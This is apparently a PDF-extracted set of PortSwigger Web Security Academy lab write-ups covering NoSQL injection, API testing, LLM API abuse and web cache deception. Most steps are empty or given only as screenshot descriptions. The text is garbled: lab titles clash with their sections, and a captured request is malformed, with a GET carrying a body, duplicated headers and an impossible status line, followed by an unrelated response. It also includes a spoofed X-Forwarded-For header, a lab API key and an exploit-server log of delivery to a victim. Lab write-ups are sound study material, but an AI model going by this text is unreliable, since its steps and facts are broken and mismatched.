## Step 8: Cart Refresh

For 20% off use code at checkout: PROMO20

Store credit:  
\$50.00

Cart

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	1

Coupon:  
Add coupon

Apply

Code	Reduction
PROMO20	-\$267.40


## NOSQL injection

### Lab 1: Detecting NoSQL injection


**Objective :** An attack where malicious input is used to manipulate NoSQL database queries.

#### Step-by-step

**Proxy Configuration:** Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using **FoxyProxy**.



## Lab Solved




## API testing

**Lab 1 :** Exploiting LLM APIs with excessive agency

**Objective :** The process of checking APIs for security flaws, logic errors, and improper access control.

Step-by-step

**Proxy Configuration:** Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using **FoxyProxy**.



Send request to decoder

Screenshot of Burp Suite Community Edition v2023.11.0 - Temporary Project showing a network request and response.

**Request:**

```

1. GET /api/v1/lab/ HTTP/2.0
2. Host: 0a7005205231780a5c7d004400ae.web-security-academy.net
3. Content-Type: application/x-www-form-urlencoded
4. Content-Length: 29
5. Sec-Ch-Ua-Platform: "Windows"
6. Accept: */*
7. Accept-Encoding: gzip, deflate, br
8. Accept-Language: en-US,en;q=0.9
9. Content-Type: text/plain;charset=UTF-8
10. Sec-Ch-Ua-Mobile: ?0
11. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/1137.36
12. Accept: */*
13. Upgrade-Insecure-Requests: 1
14. Sec-Fetch-Dest: same-origin
15. Sec-Fetch-Mode: cors
16. Sec-Fetch-Site: sameorigin
17. Referer: https://0a7005205231780a5c7d004400ae.web-security-academy.net/api/account
18. DNT: 1
19. X-Forwarded-For: 127.0.0.1
20. X-Forwarded-Port: 443
21. X-Forwarded-Proto: https
22. X-Forwarded-User: user
23.
24. | email:"shomruhabubu@gmail.com"

```

**Response:**

```

HTTP/2/ 200 OK
Content-Type: text/html; charset=utf-8
Date: Sat, 15 Oct 2023 12:31:00 GMT
Content-Length: 3115
...
<!DOCTYPE html>
<html>
<head>
    <link href="/resources/labheader/css/style.css" rel="stylesheet">
    <link href="/resources/labheader/css/styleHeader.css" rel="stylesheet">
    <link href="/resources/labheader/css/styleFooter.css" rel="stylesheet">
</head>
<body>
    <div id="labHeader">
        <div class="headerLeft">
            <a href="#">Logout</a>
        </div>
        <div class="headerCenter">
            Exploiting an API endpoint using documentation
        </div>
        <div class="headerRight">
            <a href="#">Lab Home</a>
        </div>
    </div>
    <div id="mainContent">
        <div class="titleSection">
            Exploiting an API endpoint using documentation
        </div>
        <div id="labLink">
            <a href="#">Back to Lab Home</a>
        </div>
        <div id="linkList">
            <a href="https://www.w3.org/2000/svg">W3C</a>
            <a href="http://www.w3.org/2000/svg">W3C SVG</a>
            <a href="https://www.w3.org/2000/svg">W3C SVG</a>
        </div>
    </div>
</body>

```

**Inspector:**

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Screenshot of a browser window showing the completed lab on WebSecurityAcademy.

**WebSecurityAcademy** Exploiting an API endpoint using documentation LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

**REST API**

Verb	Endpoint	Parameters	Response
GET	/user[username: String]	{}	200 OK, <a href="#">User</a>
DELETE	/user[username: String]	{}	200 OK, <a href="#">Result</a>
PATCH	/user[username: String]	{'email': String}	200 OK, <a href="#">User</a>


## Web LLM attacks

**Lab 1 :** Exploiting LLM APIs with excessive agency


**Objectives :** Attacks that exploit large language model features in web applications to leak data or perform unintended actions.

Step-by-step

Proxy Configuration: Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using FoxyProxy.



Lab Solved



## Web cache deception

**Lab 1 :** Exploiting path mapping for web cache deception

**Objectives :** A vulnerability where sensitive user data is stored and served from a web cache.

Step-by-step

**Proxy Configuration:** Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using FoxyProxy.

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "Lab: Exploiting path mapping" and is part of the "Exploiting L1M APIs with cache" section of the PortSwigger Web Security Academy. The page content includes a sidebar with navigation links for "Overview", "Web caches", "Constructing an attack", "Exploiting static extension cache rules", "Exploiting static directory cache rules", "Exploiting file name cache rules", "Preventing vulnerabilities", "Research", and "View all web cache deception labs". The main content area contains a heading "Lab: Exploiting path mapping for web cache deception", a status badge indicating it's an "APPRENTICE" level "LAB" and has not been solved yet, and instructions to find an API key for user "carlos". It also lists "Required knowledge" and provides a list of items to solve the lab.

## Send request to decoder

The screenshot shows the Burp Suite Community Edition interface. The "Repeater" tab is selected. A captured request is shown in the "Request" pane, which is a POST to `/lab/exploit-l1m/lab/exploit-server`. The "Response" pane shows the content of the exploit solution page, which includes a button labeled "Submit solution". The "Inspector" pane shows various request and response parameters. The status bar at the bottom indicates "4,081 bytes | 201 millis".

## Login

My Account

Your username is: wiener  
Your email is: ihsruthishahu74@gmail.com  
Your API Key is: oyjdTrvLb1l7bczNUeU9crNZVl3qLy8o

Email

Update email

LAB Not solved

## Configure

Exploiting path mapping for web cache deception

Back to exploit server Back to lab Submit solution Back to lab description

152.58.43.125 2026-01-15 07:34:13 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 152.58.43.125 2026-01-15 07:34:13 +0000 "GET /resources/css/labDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 152.58.43.125 2026-01-15 07:37:04 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 152.58.43.125 2026-01-15 07:37:04 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 152.58.43.125 2026-01-15 07:37:04 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 18.0.3.48 2026-01-15 07:37:04 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36" 152.58.43.125 2026-01-15 07:37:05 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 152.58.43.125 2026-01-15 07:37:05 +0000 "GET /resources/css/labDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 152.58.43.125 2026-01-15 07:38:01 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 152.58.43.125 2026-01-15 07:38:01 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 18.0.3.48 2026-01-15 07:38:02 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36" 152.58.43.125 2026-01-15 07:38:03 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 152.58.43.125 2026-01-15 07:38:03 +0000 "GET /resources/css/labDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0" 152.58.43.125 2026-01-15 07:38:22 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0"

## Lab Solved

